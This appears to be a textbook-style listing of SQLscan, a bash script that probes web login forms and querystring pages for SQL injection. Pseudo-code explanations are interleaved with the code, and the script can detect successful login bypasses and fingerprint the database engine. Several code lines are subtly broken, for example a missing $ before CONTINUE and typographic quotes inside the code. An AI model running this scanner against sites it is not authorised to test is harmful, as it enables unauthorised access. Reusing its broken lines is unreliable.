# but WITHOUT ANY WARRANTY; without even the implied warranty of
# MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.  See the
# GNU General Public License for more details.
#
# You should have received a copy of the GNU General Public License
# along with SQLscan (in the file 'COPYING)'.  If not, see <http://www.gnu.org/licenses/>.
#
# GLOBAL VARIABLES
DEBUG=0
INSTALL_DIR=${0%%sqlscan}
CONF_FILE="${INSTALL_DIR}conf/sqlscan.conf"
CONTINUE=1  # SET TO ZERO AT ANY POINT TO STOP SCANNING
```

SQLscan – Pseudo-Code

```
Use /usr/bin/env to locate bash on the path (to aid portability).
Turn off BASH’s debugging features (do not echo each expanded command before execution).
Embed Copyright and licensing information.
Define global variables:
Turn DEBUG mode off.
Set INSTALL_DIR to everything typed before ‘sqlscan’ on the command line.
Set CONF_FILE by appending ‘conf/sqlscan.conf’ to INSTALL_DIR.
Set the Boolean variables CONTINUE and INJECTABLE to true.
```

```
INJECTABLE=0  # BOOLEAN VARIABLE TO INDICATE WHETHER THIS SYSTEM IS INJECTABLE. SET TO TRUE IF ANY ATTACK WORKS
PROGRESS=('|' '/' '-' '\')
```

Define the values in the PROGRESS array for use by the progress indicator.

```
CNT=0
```

Initialize the CNT variable.

```
USERDEFINEDWARNINGDISPLAYED="false"
```

Set the flag ‘USERDEFINEDWARNINGDISPLAYED’ to false.

```
FILENAME=""
QUERYSTRING=""
ATTACK_QUERYSTRING=""
ATTACK_FIELD=""
#Global worker variables:
matches=0
```

Initialize work variables to hold the attack definition file name, querystring, modified querystring (to carry out an attack), the field to use when attacking over the querystring, and the number of times a success indicator is discovered in the server’s response to each attack.
Initialize all variables to hold command line inputs.

```
#Variables that can be modified via the command line:
ATTACK_FILE=""
IDENTIFY_ONLY=0
SQLENGINE="Unknown"
SUCCESS_INDICATOR=""
METHOD="post"  #method is post unless you specify -g
UIDFIELD=""
PWDFIELD=""
TARGET=""
VERBOSE=0
QUIET=0

function version ()
{
  echo ""
  echo "SQLscan - Input Validation and SQL Injection vulnerabilitiy scanner for Web forms and querystring-driven systems."
  echo "Version: 1.0 - Copyright (C) 2009 Evan Ryder."
  echo ""
  cat <<\EOF
SQLscan is free software: you can redistribute it and/or modify
```

version()
Display licencing and copyright information.

```
it under the terms of the GNU General Public License as published by
the Free Software Foundation, either version 3 of the License, or
(at your option) any later version.

SQLscan is distributed in the hope that it will be useful,
but WITHOUT ANY WARRANTY; without even the implied warranty of
MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.  See the
GNU General Public License for more details.

You should have received a copy of the GNU General Public License
along with SQLscan (in the file 'COPYING)'.
If not, see <http://www.gnu.org/licenses/>.

EOF
  exit 0
}


```

Exit with no error code.

<u>usage()</u>

Display the command’s syntax and explain all optional switches, along with examples.

```
function usage ()
{
  echo ""
  echo “****************************************************************************************************"
  echo ""
  echo "SQLscan - Scans Web site login forms and querystring-based systems for SQL Injection and other,"
  echo "          related, input validation vulnerabilities."
  echo ""
  echo "Syntax: sqlscan [options] [URL]"
  echo ""
  echo "  Options:"
  echo "  -------"
  echo "  -f mydefs.dat Use this attack definition file only. Attack definitionss are stored in ${INSTALL_DIR}conf/*.dat"
  echo "                Omitting this switch results in all relevant attack definition files being used."
  echo "  -g            Perform a querystring-based SQL Injection scan."
  echo "  -G variable   Perform a querystring-based SQL Injection scan, placing attacks within the specified"
  echo "                variable (useful when multiple variables are defined in the querystring)."
  echo "  -h            Displays this help text."
  echo "  -i            Identify the SQL engine only."
  echo "  -p pwdfield   Use 'pwdfield' as the form field to contain the password."
  echo "  -P post_to    When performing a form-based SQL Injection scan, post the attacks to 'post_to'."
  echo "                Omit this option to use the value in the form being scanned (specified by URL)."
  echo "  -q            Quiet - display nothing on the screen."
  echo "  -s searchStr  Assume a successful login has been achieved if searchStr is found within the"
  echo "                resulting HTML after performing an attack."
  echo "  -u uidfield   Use 'uidfield' as the form field to contain the username."
  echo "  -v            Verbose output."
  echo "  -V            Display version and licencing information and exit."
  echo ""
  echo "Examples:"
  echo "--------"
  echo " Display version and licensing information:"
  echo "  ./sqlscan -V"
  echo ""
  echo " Interactive scan of a login form:"
  echo "  ./sqlscan"
  echo "  ./sqlscan https://www.mysite.com/login.php"
  echo ""
  echo " Non-interactive scan of a querystring-based, database driven Web page:"
  echo "  ./sqlscan -g http://www.mysite.com/news?id=365"
  echo "  ./sqlscan -G id -s \"You have logged in\" http://www.mysite.com/viewArticle?id=1044&format=XML&showLinks=1"
  echo ""
  echo " Non-interactive scan of a login form (for use within scripts):"
```

```
  echo "  ./sqlscan -u uid -p pwd -v http://www.mysite.com/login.asp"
  echo ""
  echo "*****************************************************************************************************"
  exit 1                                                              Exit with the error code 1.
}


function log ()                                                       log(message, displayOnScreen)
{
  # Logs the supplied text to the log file and optionally outputs the text to the stdout.
  # Inputs: text [verbose]
  echo $1 >> "${INSTALL_DIR}${logfile}"                               Append the message to the log file.
                                                                      If ‘quiet’ mode has not been invoked:
  if [ "$QUIET" = "0" -a \( "$2" = "true" -o "$VERBOSE" = "1" \) ]; then  If displayOnScreen is set to
                                                                        true, or ‘verbose’ mode has
                                                                        been invoked:
    echo "$1”                                                             Display the logged message
                                                                          on the screen.
  fi                                                                  End If
}

function getFormFields ()                                             getFormFields()
{
  # getFields - Downloads the file in the global variable $URL and facilitates the selection of the username and password fields
   within it.
  #    Also plucks out the form's action and places it in the global variable $TARGET.
  TEMPFORM="${INSTALL_DIR}temp/loginform.html"                        Specify the location of the temporary html file.
  if [ $DEBUG -eq  1 ]; then                                          If DEBUG mode is on
    log "DEBUG: Downloading $URL to $TEMPFORM" true                     Log the action
  fi                                                                  End If
  $pathToLynx -source $URL > $TEMPFORM                                Use lynx to download the specified Web form’s HTML
                                                                      source into a file called ‘loginform.html’ in
                                                                      SQLscan’s ‘temp’ directory.
```

```
if [ -z "$UIDFIELD" ]; then
  PS3='Username Field? '
  echo "Below are all form fields in this Web page - Please select the Username field:"
  select UIDFIELD in $(grep -ie "< *input" $TEMPFORM | tr "<" "\n" | $pathToSed -n "s/^.*name *= *[\"']*\([^\"'> ]*\)[\"'> ]* *.*/\1/Ip;") View_Full_Tags View_Complete_Source
  do
    if [ "${UIDFIELD:0:4}" = "View" ]; then
      [ "$UIDFIELD" = "View_Full_Tags" ] && grep -ie "< *input" $TEMPFORM
      [ "$UIDFIELD" = "View_Complete_Source" ] && less $TEMPFORM
      printf "\n[Press Enter to see your choices] "
    else
      [ -n "$UIDFIELD" ] && break;
    fi
  done
  log "Info: Using '${UIDFIELD}'  as the Username field"
fi
```

```
If the user did not specify the form's username field via the command line:
  Set the command prompt to 'Username Field?'.
  Prompt the user to select the username field.
  Construct a menu to populate $UIDFIELD with the user's choice from the following options:
    - The value of the name attribute for each <input> tag in the downloaded form (achieved by using grep to isolate each <input> tag, tr to ensure each one is on its own line, and sed to strip out everything except the value of the name attribute).
    - The additional option: "View_Full_Tags"
    - The additional option: "View_Complete_Source"
  Loop:
    If the first 4 letters of the selected option are 'View':
      If the selected option is "View_Full_Tags":
        Use grep to list all lines containing a "<" followed by "input".
      End If
If the selected option is "View_Complete_Source", use less to display the complete source code.
Display "[Press Enter to see your choices] " on a new line.
Otherwise:
   If the user selected another valid option, stop looping.
End If
End Loop
Log the user's choice of Username field.
```

```
  # you could limit the following list to password fields only, but I don't so that the user can elect to test using hidden fields,
  # which might contain the (possibly sanitized) uid and pwd in an effort to evade automated scripts.
  if [ -z "$PWDFIELD" ]; then
    PS3='Password Field? '
    echo "Please select the Password field:"
    select PWDFIELD in $(grep -ie "< *input" $TEMPFORM | tr "<" "\n" | $pathToSed -n "s/^.*name *= *[\"']*\([^\"'> ]*\) [\"'> ]* *.*/\1/Ip;") View_Full_Tags View_Complete_Source
    do
      if [ "${PWDFIELD:0:4}" = "View" ]; then
        [ "$PWDFIELD" = "View_Full_Tags" ] && grep -ie "< *input" $TEMPFORM
        [ "$PWDFIELD" = "View_Complete_Source" ] && less $TEMPFORM
        printf "\n[Press Enter to see your choices] "
      else
        [ -n "$PWDFIELD" ] && break;
      fi
```

```
If the user did not select the password field on
the command line:
  Set the command prompt to
  ‘Password Field?’
  Prompt the user to select the
  password field.
  Construct a menu to populate$PWDFIELD with the
  user’s choice from the following options:
     -  The value of the name attribute for each
        <input> tag in the
        downloaded form (achieved by using grep to
        isolate each <input> tag, tr to ensure each
        one is on its own line, and sed to strip
        out everything except the value of the name
        attribute).
     -  The additional option: “View_Full_Tags”
     -  The additional option:
        “View_Complete_Source”
Loop:
  If the first 4 letters of the selected option
  are ‘View’:
     If the selected option is
     “View_Full_Tags", use grep
     to list all lines
     containing a “<” followed
     by “input”.
     If the selected option is
     “View_Complete_Source”, use
     less to display the complete source code.
     Display "[Press Enter to see your choices] "
     on a new line.
    Otherwise:
      If the user selected another valid option,
        Break out of the loop.
    End If
```

```
 done
 log "Info: Using '${PWDFIELD}' as the password field"

fi
#now get the form's action field
if [ -z "$TARGET" ]; then
 local action=$(grep -ie "action *= *" $TEMPFORM | $pathToSed "s/^.*action *= *[\"']*\([^\"'> ]*\).*$/\1/Ig;")

 #if the action starts with http: then put it into the $target variable
 if [ "${action:0:4}" = "http" ]; then
  TARGET="${action}"
 else
  #otherwise, check the first letter.
  #  If it's a #, then post to the same page
  #  if it's a slash, then prepend the domain name to it
  #  If it's anything else, (e.g. my_form_responder.asp), append it to the parent directory of the page
  case "${action:0:1}" in
   "#")    TARGET="${URL}"
           if [ $DEBUG -eq 1 ]; then
             log "DEBUG: Action starts with a hash." true
           fi
           ;;
   "/")    PROTOCOL=$(echo $URL | cut -d"/" -f 1)
           HOSTNAME=$(echo $URL | cut -d"/" -f 3)

           TARGET="${PROTOCOL}//${HOSTNAME}${action}"

           if [ $DEBUG -eq 1 ]; then
             log "DEBUG: Action starts with a slash." true
           fi
```

```
 End Loop
End If
Log the user's choice of Password field.

If the $TARGET variable is empty (i.e. it was not set using the –P switch):
 Set $action to the value of  the form's 'action' attribute (using grep to filter out the
 line containing the string 'action' followed by an equals sign, and then using sed to replace
 the resulting string with the value of the action attribute only).
If the value of $action begins with http:
 Store that value in the $target variable
 Otherwise:

Check the first letter of the form's action attribute.
 If the first letter is a '#',
  Store the URL of the page being scanned in the $target variable.
  If in DEBUG mode, log and
  Display 'Action starts with a hash'

 If the first letter is a '/',
  Prepend the protocol (i.e. http: or https:)
  and domain name of the page being scanned to
  the value in the form's action attribute and
  store it in the $TARGET variable.
```

```
                ;;
        ?)      PARENTDIR=${URL%/*}  # everything to the left of the rightmost slash
                TARGET="${PARENTDIR}/${action}"
                if [ $DEBUG -eq 1 ]; then
                  log "DEBUG: Action starts with a something other than a hash, slash, or 'http'." true
                fi
                ;;
      esac
    fi
    if [ $DEBUG -eq 1 ]; then
      log "DEBUG: Action field in the form is: '$action'" true
    fi
  fi
```

```
  If the first letter is anything else (i.e. the
    action attribute contains a relative reference
    to a filename, such as ‘myfile.asp’,
    ‘./myfile.php’, or ‘../myfile.jsp’), prepend
    the address of the scanned form’s parent
    directory to the value stored in the form’s
    action attribute and store it in the $TARGET
    variable.
  End If
```

```
  log "Info: Posting to $TARGET"
}
```

Log the URL to which SQLscan will be posting all SQL Injection attempts (i.e. the value of the $TARGET variable).

```
function getQuerystringFields()
{
  # List all the querystring items and select which one to use for the attacks.  If there is only one, use it without asking the user.
  # Input: $URL
  # Output:
  #   FILENAME (the name of the file without the querystring)
  #   QUERYSTRING (the full, original, querystring)
  #   ATTACK_QUERYSTRING (used by getAttack: contains the attack querystring template - e.g. ?id=ATTACK&continue=1&page=3),
  #   ATTACK_FIELD (querystring field to place attack in).  When attacks happen, the X in the definition file will be replaced with this.
  #   ORIGVALUE (original value of the attack field, used in some attacks - e.g. X=${ORIGVALUE} UNION SELECT ...)
  FILENAME=${URL%\?*}
```

getQuerystringFields()

Store everything to the left of the question mark in $FILENAME.

```
QUERYSTRING=${URL#*\?}
```

Store everything to the right of the question mark in $QUERYSTRING.

```
if [ $DEBUG -eq 1 ]; then
  log "DEBUG: Filename is \"${FILENAME}\", Query String is \"${QUERYSTRING}\"." true
fi
echo "$QUERYSTRING" | grep "&" > /dev/null
```

Look for any ampersands in the query string, using echo and grep, but suppress all output).

```
if [ $? -eq 0 ]; then
```

If an ampersand character was found:

```
  # There is more than one entry in the querystring (because there is an & in it), so work out the ATTACK_FIELD
  # (ask the user to select one if no variable was selected on the commmand line with the -G switch)
  if [ -z "$ATTACK_FIELD" ]; then
    PS3='Querystring attack field? '
    echo "Please select the field to use when performing attacks via the querystring:"
```

If the query string field to use was not specified by the user (with the –G switch):

```
    select ATTACK_FIELD in $(echo $QUERYSTRING | tr "&" "\n" | $pathToSed -n "s/^\(.*\)=[^$ ]*$/\1/Ip;")
```

Construct a menu to populate $PWDFIELD with the user’s choice of variable in the query string (by isolating each variable using tr, and then using sed to remove everything except the name of the variable from each option).

```
    do
      [ -n "$ATTACK_FIELD" ] && break;
    done
```

Repeat:

Until the user makes a valid selection:

```
    log "Info: Using '${ATTACK_FIELD}' as the querystring attack field."
```

Log the chosen field in the log file.

```
  fi
```

End IF

```
else
```

Otherwise:

```
  # only one querystring field, so use it for attacks
  ATTACK_FIELD=${QUERYSTRING%%=*}
  if [ $DEBUG -eq 1 ]; then
    log "DEBUG: Using \"${ATTACK_FIELD}\" for attacks." true
  fi
```

As there is only one variable in the query string, use everything to the left of the equals sign as the name of the field to use.

```
fi
```

End If

```

local EXTRA_QUERYSTRING=$(echo $QUERYSTRING | tr "&" "\n" | grep -v "${ATTACK_FIELD}" | tr "\n" "&")
```

Remember all other variable definitions in the query string (by isolating each one using tr, removing the one selected to store the SQL injection attack with grep, and placing the remaining variable definitions back onto a single line using tr).

```
 ATTACK_QUERYSTRING="?${ATTACK_FIELD}=ATTACK&${EXTRA_QUERYSTRING}"
```

Build the attack query string template by concatenating a question mark, the name of the field to contain the attack data, the string ‘=ATTACK&’, and any other (unmodified) variable definitions:

  E.g. ‘?id=ATTACK&continue=1&language=en’.

```
 ATTACK_QUERYSTRING=${ATTACK_QUERYSTRING/&&/&}
 if [ $DEBUG -eq 1 ]; then
  log "DEBUG: Attack Querystring = \"${ATTACK_QUERYSTRING}\"." true
 fi
```

Remove any resulting double ampersand (which will occur if the chosen attack field is not the first in the querystring).

```
 ORIGVALUE=$(echo $QUERYSTRING | tr "&" "\n" | grep "${ATTACK_FIELD}" | $pathToSed -n "s/^.*=\([^$ ]*\)$/\1/Ip;")
}


function checkResponse ()
{
 # checkResponse() - searches the source code of the server's response to the attempted injection for indications of success.
 # Input: Success_Indicator variable from the attack definition file.
 # Updates the following global variables:
 #   matches (number of success indicators found)
 #   SQLENGINE (the sql engine being used by the server, if recognised)
 #   USERDEFINEDWARNINGDISPLAYED (flag to limit to 1 the number of warnings in the event of a missing or empty user-defined searchphrase)
```

Store the original value of the attack field (in case it is required to perform an attack).

<u>checkResponse(searchString)</u>

```
 matches=0
 case $1 in
    "userDefined")  # Check for the string defined by the user, either interactively or via the -s switch
            if [ -n "$SUCCESS_INDICATOR" ]; then
             matches=$(grep -i "${SUCCESS_INDICATOR}"
```

Set $matches to zero.

If searchString’s value is “userDefined”:

  If the user specified a string indicating a successful login with the -s switch:

    Look for occurrences of that

```
${RESULTSFILE} | wc -l)
                        else
                          if [ "$USERDEFINEDWARNINGDISPLAYED" != "true" ]; then
                            log "WARNING: Check for successful logins impaired because no definitive searchphrase has been provided.  Use the -s switch to set this.  Using common searchphrases instead." True
                            USERDEFINEDWARNINGDISPLAYED="true"
                          fi
                          matches=$(grep -if "${INSTALL_DIR}successIndicators/loggedIn" ${RESULTSFILE} | wc -l)
                        fi
                        ;;
        "identify")     if [ "$SQLENGINE" = "Unknown" ]; then
                          # Check against all supported SQL engine types
                          if [ -s "${INSTALL_DIR}successIndicators/MSSQLServer" ]; then
                            matches=$(grep -i -f "${INSTALL_DIR}successIndicators/MSSQLServer" ${RESULTSFILE} | wc -l)
                            if [ $matches -gt "0" ]; then
                              SQLENGINE="MSSQLServer"
                              log "** Microsoft SQL Server detected. **" true
                            fi
                          fi
                          if [ $matches -eq 0 -a -s "${INSTALL_DIR}successIndicators/MySQL" ]; then
```

```
    string in the server’s
    response to
    the SQL Injection attack,
    and store the number of hits
    in $matches.
  Otherwise:
    If the user hasn’t been
    warned yet:
      Warn the user that SQLscan cannot accurately
      check for successful logins because no
      search string has been supplied.

      Set a flag to indicate
      that the user has been
      warned.
    End If
    Look for occurrences of SQLscan’s generic
    ‘successful login indication strings’ in the
    server’s response. Store the number of matches
    in $matches.
  End If
End If
If searchString’s value is “identify”and the SQL
engine being used by the form is unknown:

    If the MS SQL Server Success Indicator List is
    readable and not empty:
      Count the occurrences of any matches within
      the server’s response. Put this number in
      $matches.
      If any matches were found:
        Set $SQLENGINE to “MSSQLServer”.
        Log and display the fact that MS SQL
        Server was detected.
      End If
    End If
    If no matches were found yet and the MySQL
    Server Success Indicator list is readable and
    not empty:
```

```
             matches=$(grep -i -f "${INSTALL_DIR}successIndicators/MySQL" ${RESULTSFILE} | wc -l)
             if [ $matches -gt 0 ]; then
              SQLENGINE="MySQL"
              log "** MySQL database detected. **" true
             fi
            fi
            if [ $matches -eq 0 -a -s "${INSTALL_DIR}successIndicators/Oracle" ]; then
             matches=$(grep -i -f "${INSTALL_DIR}successIndicators/Oracle" ${RESULTSFILE} | wc -l)
             if [ $matches -gt 0 ]; then
              SQLENGINE="Oracle"
              log "** Oracle database detected. **" true
             fi
            fi
           else
            # Check the indicators for the recognised engine only
            matches=$(grep -i -f "${INSTALL_DIR}successIndicators/${SQLENGINE}" ${RESULTSFILE} | wc -l)
           fi
           # Check for generic error indicators too (script can be injectable without exposing the SQL engine's identity).
           [ $matches -eq 0 ] && matches=$(grep -i -f "${INSTALL_DIR}successIndicators/generic" ${RESULTSFILE} | wc -l)
           ;;
    *)     #check if it's a filename in the successIndicators directory
           if [ -s
```

```
   Count the occurrences of any matches within
   the server’s response to the attack.  Place
   this number in $matches.
   If any matches were found:
    Set $SQLENGINE to “MySQL”.
    Log and display.
   End If
  End If
  If no matches were found yet and the Oracle
  Server Success Indicator list is readable and
  not empty:
   Count the occurrences of any matches within
   the server’s response. Place this number in
   $matches.
   If any matches were found:
    Set $SQLENGINE to “Oracle”.
    Log and display.
   End If
  End If
 Otherwise (i.e. the SQL engine is known):
  Count the occurrences of the SQL engine’s
  success indication strings within the server’s
  response to the attack, placing the number
  in $matches.
 End If
 If there are no matches, check for generic
 success indication strings in the server’s
 response. Put the count in $matches.
 End If
If searchString’s value is none of the above:
 If searchString’s value is the name of a file in
```

```
"${INSTALL_DIR}successIndicators/${1}" ]; then
             #if so, check for any indicators listed in that file
             if [ "$APPEND_GENERIC_INDICATORS" = "true" ]; then
              matches=$(grep -i -f "${INSTALL_DIR}successIndicators/${1}" -f "${INSTALL_DIR}successIndicators/loggedIn" ${RESULTSFILE} | wc -l)
             else
              matches=$(grep -i -f "${INSTALL_DIR}successIndicators/${1}" ${RESULTSFILE} | wc -l)
             fi
            else
             #if not, 1 is a once-off success indicator, so look for it in the results
             matches=$(grep -i "${1}" ${RESULTFILE} | wc -l)

            fi
            ;;
 esac
}


function postAttack ()
{
 # postAttack() - posts the current SQL injection attack (as defined in the current attack definition file)
 #               and checks if that attack was successful.  Also attempts to identify the SQL engine in use.
 # Input: Single line from the attack definition file, with spaces translated to underscores.
 #
 # Attack definition file format: Username|Password|Success indicator|Stop if successful|Description
 local uid=$(echo $1 | cut -d'|' -f1 | tr '~^' ' |')

 local pwd=$(echo $1 | cut -d'|' -f2 | tr '~^' ' |')
 local lookFor=$(echo $1 | cut -d'|' -f3 | tr '~' ' ')
```

```
 the successIndicators directory:


  If SQLscan is configured to use generic
     indicators:
     Look for both generic and the provided
     success indication strings in the server’s
     response.
  Otherwise:
     Only look for the provided success
     indication strings in the server’s response.
  End If
 Otherwise:

  Look for any occurrences of searchString’s
  value in the server’s response to the
  attack, placing the count in $matches.

 End If
End If
```

<u>postAttack(attackDefinitionLine)</u>

```
Load the first field in attackDefinitionLine into
$uid, replacing ~ with spaces and ^ with |.
Load the second field into $pwd, replacing ^ with |.
Load the third field into $lookFor
```

```
  local stopScan=$(echo $1 | cut -d'|' -f4 | tr '~' ' ')
  local msg=$(echo $1 | cut -d'|' -f5 | tr '~' ' ')
```

Load the fourth field into $stopScan.
Load the fifth field into $msg.

```
  if [ $DEBUG -eq 1 ]; then
    log "DEBUG: Attempting: ${UIDFIELD} = \"${uid}\", ${PWDFIELD} = \"${pwd}\"" true
  fi
  # Show the progress indicator
  [ "$QUIET" = "0" ] && printf "\b%s" ${PROGRESS[$CNT]}
```

If not in quiet mode, display the current progress indication character.

```
  case $CNT in
    0) CNT=1
       ;;
    1) CNT=2
       ;;
    2) CNT=3
       ;;
    3) CNT=0
       ;;
  esac
```

Change the current progress indication character to the next in the sequence, returning to the first if the end of the sequence has been reached.

```
  # PERFORM THE CHECK (I.E. POST THE DATA AND LOOK AT THE RESULT)
  POSTDATA="${INSTALL_DIR}temp/attack.frm"
```

Define the location and name of the file containing the attack form data.

```
  RESULTSFILE="${INSTALL_DIR}temp/results.html"
```

Define the location and name of the file containing the server’s response.

```
  # Lynx requires a querystring of all form input fields and values to be stored in a seperate file (in this case, $POSTDATA) for posting.
  # Create this list, substituting the values for the identified username and password fields:
  otherFormFields=$(grep -ie "< *input" $TEMPFORM | tr "<" "\n" | grep -v "${UIDFIELD}" | grep -v "${PWDFIELD}" | $pathToSed -n
    "s/^.*name *= *[\"']*\([^\"'> ]*\)[\"'> ]* *.*value *= *[\"']*\([^\"'> ]*\)[\"'> ]* *.*/\1=\2/Ip;" | tr "\n" "&")
```

Convert all form fields and their values (except for the identified username and password fields), into the query-string syntax expected by lynx.

```
  echo "${UIDFIELD}=${uid}&${PWDFIELD}=${pwd}&${otherFormFields}" > $POSTDATA
  echo "---" >> $POSTDATA
  # Now post the form and put the results in resultfile:
  if [ $DEBUG -eq 1 ]; then
    log "DEBUG: $pathToLynx -source -post_data $TARGET < $POSTDATA > $RESULTSFILE" true
```

Construct the form syntax, placing the current attack values within the username and password fields, and including all other form fields. Write it to the attack form file.

```
  fi
  [ CONTINUE -gt 0 ] && $pathToLynx -source -post_data $TARGET < $POSTDATA > $RESULTSFILE


  # Next, check the results for indicators of success:
  [ CONTINUE –gt 0 ] && checkResponse $lookFor


  if [ $matches -gt 0 ]; then
    INJECTABLE=1
    log "Vulnerability: ${msg} -  E.g. ${UIDFIELD} = \"${uid}\", ${PWDFIELD} = \"${pwd}\""
    if [ "$stopScan" = "1" -o \( "$IDENTIFY_ONLY" = "1" -a "$SQLENGINE" != "Unknown" \) ]; then
      # stop the scan if stopScan is set or the -i(dentify only) switch was used and an engine has been detected.
      if [ $DEBUG -eq 1 ]; then
        log "DEBUG: Stopping the scan."
      fi
      CONTINUE=0
    fi
  fi
}


function getAttack ()
{
  # getAttack() - applies the current SQL injection attack (as defined in the current attack definition file)
  # to the querystring and tests for success.  Also attempts to identify the SQL engine in use.
  # Input: Single line from the attack definition file, with spaces translated to underscores.
  # Global variables:
  #   ATTACK_QUERYSTRING (used by getAttack: contains the attack querystring template - e.g. ?id=ATTACK&continue=1&page=3),
  #   ATTACK_FIELD (querystring field to place attack in).  When attacks happen, the X in the definition file will be replaced with
```

```
If the scan has not been cancelled, invoke lynx, posting the attack form’s data to the same Web address that handles the data posted by the form being scanned.  Place the server’s response in the defined results file.
If the scan has not been cancelled, call checkResponse(), passing it the value of $lookFor (the success indicator for the current attack).
If the number of matches is greater than zero:
  Flag that this form can be injected.
  Display and log that this particular attack succeeded.
  If $stopScan is set to 1 or both the SQL engine
    has been identified and the user invoked
    SQLscan is in ‘identify only’ mode:



    Set $CONTINUE to zero.
  End If
End If
```

<u>getAttack(attackDefinitionLine)</u>

```
this.
  #   ORIGVALUE (original value of the attack field, used in some
attacks - e.g. X=${ORIGVALUE} UNION SELECT ...)
  #
  # Attack definition file format: querystring|Success
indicator|Stop if successful|Description
  local attack=$(echo $1 | cut -d'|' -f1 | tr '~' ' ')
```

Load the first field in attackDefinitionLine into $attack, replacing ~s with spaces.

```
  local lookFor=$(echo $1 | cut -d'|' -f2 | tr '~' ' ')
```

Load the second field into $lookFor.

```
  local stopScan=$(echo $1 | cut -d'|' -f3 | tr '~' ' ')
```

Load the third field into $stopScan.

```
  local msg=$(echo $1 | cut -d'|' -f4 | tr '~' ' ')
```

Load the fourth field into $msg.

```
  if [ $DEBUG -eq 1 ]; then
    log "DEBUG: Attempting: \"${attack}\"" true
  fi
  # Show the progress indicator
  [ "$QUIET" = "0" ] && printf "\b%s" ${PROGRESS[$CNT]}
```

If not in quiet mode, display the current progress indication character.

```
  case $CNT in
    0) CNT=1
       ;;
    1) CNT=2
       ;;
    2) CNT=3
       ;;
    3) CNT=0
       ;;
  esac
```

Change the current progress indication character to the next in the sequence, returning to the first if the end of the sequence has been reached.

```
  # PERFORM THE CHECK (I.E. BUILD THE REQUEST QUERYSTRING AND LOOK
AT THE RESULT)
  # replace the string 'ATTACK' in $ATTACK_QUERYSTRING with the
contents of $attack (i.e. the manipulated querystring in the
    current line of the definition file)
  # remove the X= in the attack definition because the reference to
the field is already in ATTACK_QUERYSTRING
  ATTACK_URL="${FILENAME}${ATTACK_QUERYSTRING/ATTACK/${attack/X=/}}"
```

Build the URL containing the current attack by removing ‘X=’ from the attack definition, use this to replace the string ‘ATTACK’ in the attack query string template, and appending the result to the URL of the Web page being scanned.

```
  ATTACK_URL="${ATTACK_URL}/\$\{ORIGVALUE\}/$ORIGVALUE}"
```

Replace ${ORIGVALUE} in this string with the

```
  RESULTSFILE="${INSTALL_DIR}temp/results.html"
  if [ $DEBUG -eq 1 ]; then
    log "DEBUG: $pathToLynx -source \"$ATTACK_URL\" > $RESULTSFILE" true
  fi
  [ CONTINUE -gt 0 ] && $pathToLynx -source "$ATTACK_URL" > $RESULTSFILE # request the page and put the results in resultfile

  # Next, check the results for indicators of success:
  [ CONTINUE-gt 0 ] && checkResponse $lookFor


  if [ $matches -gt 0 ]; then
    INJECTABLE=1
    log "Vulnerability: ${msg} -  E.g. ${ATTACK_URL}"

    if [ "$stopScan" = "1" -o \( "$IDENTIFY_ONLY" = "1" -a "$SQLENGINE" != "Unknown" \) ]; then
      # stop the scan if stopScan is set or the -i(dentify only) switch was used and an engine has been detected.
      if [ $DEBUG -eq 1 ]; then
        log "DEBUG: Stopping the scan."
      fi
      CONTINUE=0
    fi
  fi
}

function Scan ()
{
  local name=${1%%PostAttacks}
  name=${name%%GetAttacks}

  ATTACK_FILE="${INSTALL_DIR}conf/$1"


  if [ -e "${ATTACK_FILE}.dat" -a -r "${ATTACK_FILE}.dat" ]; then
```

actual original value of the input field.
Define the location and name of the file containing the server’s response.

If the scan has not been cancelled, invoke lynx, requesting the newly built URL, which now contains the SQL injection attack. Place the server’s response in the defined results file.
If the scan has not been cancelled, call checkResponse(), passing it the value of $lookFor (the success indicator for the current attack).
If the number of matches is greater than zero:
  Flag that this page can be injected.
  Display and log that this particular attack succeeded.
  If $stopScan is set to 1 or both the SQL engine has been identified and the user invoked SQLscan is in ‘identify only’ mode:

    Set $CONTINUE to zero.
   End If
End If

Scan(attackDefinitionType)

Remove both ‘PostAtacks’ and ‘GetAttacks’ from the supplied attackDefinitionType string and store it in $name.
Define the current attack definition file as the attackDefinitionType string followed by “.dat”, located in sqlscan’s conf directory.
If the attack definition file exists and it can be read:

```
    [ "$QUIET" = "0" ] && printf "Checking for $name vulnerabilities:  "
    # REMOVE SPACES FROM INPUT FILE TO ALLOW THE MESSAGE TO BE READ INTO A SINGLE VARIABLE AFTER EACH LINE IS READ
    cat ${ATTACK_FILE}.dat | tr ' ' '~' > ${ATTACK_FILE/conf/temp}
    while read ALINE
    do
     # IGNORE ANY LINES BEGINNING WITH A HASH (POUND) SIGN
     if [[ ${ALINE:0:1} != '#' ]]; then
       if [ $METHOD == "post" ]; then
         [ "$CONTINUE" -gt 0 ] && postAttack $ALINE
       else
         [ "$CONTINUE" -gt 0 ] && getAttack $ALINE
       fi
       # PAUSE BETWEEN TESTS (IF ENABLED IN THE CONF FILE)
       if [ "$pathToSleep" -a $delayBetweenScans -gt 0 -a $CONTINUE -gt 0 ]; then
         RESPONSE=$(${pathToSleep} ${delayBetweenScans})
       fi
     fi
    done < ${ATTACK_FILE/conf/temp}
    [ "$QUIET" = "0" ] && printf "\bDone\n"
  else
    log "WARNING: No $name definitions (conf/${ATTACK_FILE}.dat) found - Skipping" true
  fi
}
```

```
  If SQLscan is not in quiet mode, report which type of vulnerabilities are being checked.
  Replace all spaces in the attack definition file with ~ (so that each record can be passed to other functions as one parameter.
  Store this version of the input file in the temp directory
  For each line in the newly created file:
    If the first letter is not a hash (pound) sign:
      If the scan mode is set to “post” (the default mode) and scanning has not been cancelled, call postAttack, passing in the current attack definition as the only parameter.
      Otherwise:
        If scanning has not been cancelled, call getAttack, passing in the current attack definition as the only parameter.
      End If

      If, in the conf file, the $pathToSleep variable has been defined and the delay between scans has been set, and if the scan has not been cancelled, pause for the specified number of seconds.
    End If
  End For
  If quiet mode is not enabled, display “Done”.
Otherwise:
  Display and log that the definition file cannot be found.
End If
#
# Check supplied parameters
#
while getopts 'f:G:ghiP:p:qs:u:Vv' OPTION
do
  case $OPTION in
  f)    ATTACKFILE="${OPTARG%.dat}"
        ;;
  G)    METHOD="get"
        ATTACK_FIELD="$OPTARG"
        ;;
  g)    METHOD="get"
        ;;
  h)    usage
        ;;
  i)    IDENTIFY_ONLY=1
        ;;
  P)    METHOD="post"
        TARGET="$OPTARG"
        ;;
  p)    PWDFIELD="$OPTARG"
        METHOD="post"
        ;;
  q)    QUIET=1
        ;;
```

[Beginning of script]

```
